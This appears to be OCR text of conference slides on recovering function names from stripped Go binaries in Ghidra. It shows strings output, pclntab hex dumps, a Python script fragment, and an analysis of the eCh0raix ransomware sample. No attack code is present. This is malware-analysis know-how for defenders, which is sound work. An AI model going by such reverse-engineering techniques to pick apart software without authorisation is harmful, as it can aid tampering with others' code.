



Binary: hello_go

CUJOAI

Hello World Function in Ghidra

Go stripped





Binaries: hello_go, hello_go_strip

CUJOAI

Recover function names

strings

```
pad0rka in hacktivity2020 % strings hello_c | grep -o ".\{0,10\}main.\{0,10\}"
ibc_start_main
ibc_start_main@@GLIBC_2.
main
```

```
pad0rka in hacktivity2020 % strings hello_c_strip | grep -o ".\{0,10\}main.\{0,10\}"
ibc_start_main
```

```
pad0rka in hacktivity2020 % strings hello_go | grep -o ".\{0,10\}main.\{0,10\}"
hasmain
edruntime.main not on m0
 p stateremaining pointe
 out of domainpanic whil
e space remainingreflect
routines (main called ru
runtime.main
runtime.main.func1
runtime.main.func2
main.main
main..inittask
runtime.main_init_done
runtime.mainStarted
runtime.mainPC
runtime.main
runtime.main.func1
runtime.main.func2
main.main
```


```
pad0rka in hacktivity2020 % strings hello_go_strip | grep -o ".\{0,10\}main.\{0,10\}"
hasmain
edruntime.main not on m0
 p stateremaining pointe
 out of domainpanic whil
e space remainingreflect
routines (main called ru
runtime.main
runtime.main.func1
runtime.main.func2
main.main
```

Binaries: hello_c, hello_go, hello_c_strip, hello_go_strip

CUJOAI

Recover function names

pclntab




Binary: hello_go_strip

Recover function names

pclntab

- Detailed documentation of pclntab[1] is available




1: https://docs.google.com/document/d/1lyPIbmsYbXnpNj57a261hgOYVpNRcgydurVQIyZOz_o/pub

Recover function names

pclntab in Windows

- Not a separate section -> Look for the structure



Binary: hello_go_strip.exe

CUJOAI

Recover function names

pclntab

- Function metadata

```
struct        Func
{
        uintptr         entry;   //  start pc
        int32 name;             //  name (offset to C string)
        int32 args;             //  size of arguments passed to function
        int32 frame;            //  size of function frame, including saved caller PC
        int32         pcsp;                   //  pcsp table (offset to pcvalue table)
        int32         pcfile;             //  pcfile table (offset to pcvalue table)
        int32         pcln;                     //  pcln table (offset to pcvalue table)
        int32         nfuncdata;            //  number of entries in funcdata list
        int32         npcdata;             //  number of entries in pcdata list
};
```

CUJOAI

Recover function names

Idea

Function name recovery steps:

- Locate pclntab structure
- Extract function addresses
- Find function name offsets

```
//
// .gopclntab
// SHT_PROGBITS  [0x4dfa80 - 0x53fda0]
// ram: 004dfa80-0053fda0
//

DAT_004dfa80
```

```
004dfa80 fb ??  FBh
004dfa81 ff ??  FFh
004dfa82 ff ??  FFh
004dfa83 ff ??  FFh
004dfa84 00 ??  00h
004dfa85 00 ??  00h
004dfa86 01 ??  01h
004dfa87 08 ??  08h
004dfa88 ef ??  EFh
004dfa89 06 ??  06h
004dfa8a 00 ??  00h
004dfa8b 00 ??  00h
004dfa8c 00 ??  00h
004dfa8d 00 ??  00h
004dfa8e 00 ??  00h
004dfa8f 00 ??  00h
```

```
004e6970 20 ??  20h
004e6971 a6 ??  A6h
004e6972 49 ??  49h  I
004e6973 00 ??  00h
004e6974 00 ??  00h
004e6975 00 ??  00h
004e6976 00 ??  00h
004e6977 00 ??  00h
004e6978 b0 ??  B0h
004e6979 e6 ??  E6h
004e697a 05 ??  05h
004e697b 00 ??  00h
004e697c 00 ??  00h
004e697d 00 ??  00h
004e697e 00 ??  00h
004e697f 00 ??  00h
```

0x4dfa80 + 0x5e6b0 = 0x53e130

```
0053e130 20 ??  20h
0053e131 a6 ??  A6h
0053e132 49 ??  49h  I
0053e133 00 ??  00h
0053e134 00 ??  00h
0053e135 00 ??  00h
0053e136 00 ??  00h
0053e137 00 ??  00h
0053e138 10 ??  10h
0053e139 e7 ??  E7h
0053e13a 05 ??  05h
0053e13b 00 ??  00h
0053e13c 00 ??  00h
0053e13d 00 ??  00h
0053e13e 00 ??  00h
0053e13f 00 ??  00h
```

0x4dfa80 + 0x5e6710 = 0x53e190


```
0053e190 6d 61 69  ds  "main.main"
         6e 2e 6d
         61 69 6e 00
```


Binary: hello_go_strip

CUJOAI

Recover function names

Executing our script







Binary: hello_go_strip

CUJOAI

Recover function names

Real world example – eCh0raix





Binary: eCh0raix – x86

CUJOAI

Recover function names

Challenges

- Undefined function name strings

```
                     *************************************************************
                     *                          FUNCTION                         *
                     *************************************************************
                     undefined FUN_08184fa0(undefined4 param_1, undefined4 pa...
     undefined         AL:1           <RETURN>
     undefined4        Stack[0x4]:4   param_1                          XREF[1]:     08184fc7(R)
     undefined4        Stack[0x8]:4   param_2                          XREF[2]:     08184fd8(R),
                                                                                    0818501d(R)
     undefined4        Stack[0xc]:4   param_3                          XREF[2]:     08184ff0(R),
                                                                                    0818500b(R)
     undefined4        Stack[0x10]:4  param_4                          XREF[1]:     08184fdf(R)
     undefined4        Stack[0x14]:4  param_5                          XREF[1]:     08184ff7(R)
     undefined4        Stack[0x18]:4  param_6                          XREF[1]:     08184ffe(W)
     undefined4        Stack[-0x4]:4  local_4                          XREF[1]:     08184fc3(R)
     undefined4        Stack[-0x8]:4  local_8                          XREF[1]:     08184fbb(*)
                     FUN_08184fa0                                    XREF[2]:     0818502f(c),
                                                                                  log.init:08186012(c)
08184fa0 65 8b 0d       MOV        ECX,dword ptr GS:[0x0]
         00 00 00 00
08184fa7 8b 89 fc       MOV        ECX,dword ptr [ECX + 0xfffffffc]
         ff ff ff
```

```
083aa0e4 6c              ??         6Ch    l
083aa0e5 6f              ??         6Fh    o
083aa0e6 67              ??         67h    g
083aa0e7 2e              ??         2Eh    .
083aa0e8 4e              ??         4Eh    N
083aa0e9 65              ??         65h    e
083aa0ea 77              ??         77h    w
083aa0eb 00              ??         00h
```

```
func_name = getDataAt(name_address)

#Try to define function name string.
if func_name is None:
    try:
        func_name = createAsciiString(name_address)
    except:
        print "ERROR: No name"
        continue
```


Binary: eCh0raix – x86

CUJOAI

Recover function names

Challenges

- Ghidra analysis renames functions to incorrect name



